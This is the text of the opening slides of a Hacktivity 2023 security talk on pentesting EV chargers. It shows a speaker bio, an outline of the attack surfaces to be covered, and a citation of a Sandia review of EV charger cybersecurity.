

Clashing EV Chargers in The Pentesting Arena


Abdellah Benotsmane

Hacktivity 2023




• About me

- B.S in CS, Algeria 
- M.S in Cyber Security, ELTE
- Junior Security Researcher at
PCAutomotive
- ✉ @Abdellahben26



PCAutomotive

DRIVEN BY SECURITY




Outline


- Exploring Attack Surfaces
- Our Approach to gain entry
- Web Interface Vulns Unveiled!
- Beyond the BLE waves
- Remote Provisioning
- Recommendations
- Closing part

Why EV chargers?

- Transition to electric mobility
- Almost Everywhere
- Connected to Internet




Attack Surfaces



Our Targets

- Triad of EV Chargers
- Elevating both private and commercial charging
- Keeping crucial details under wraps



Previous research

- Useful global research:



Review

Review of Electric Vehicle Charger Cybersecurity Vulnerabilities, Potential Impacts, and Defenses

Jay Johnson *, Timothy Berg , Benjamin Anderson and Brian Wright

Sandia National Laboratories, Albuquerque, NM 87123, USA; tberg@sandia.gov (T.B.);
brander@sandia.gov (B.A.); bjwright@sandia.gov (B.W.)

* Correspondence: jjohns2@sandia.gov; Tel.: +1-505-284-9586


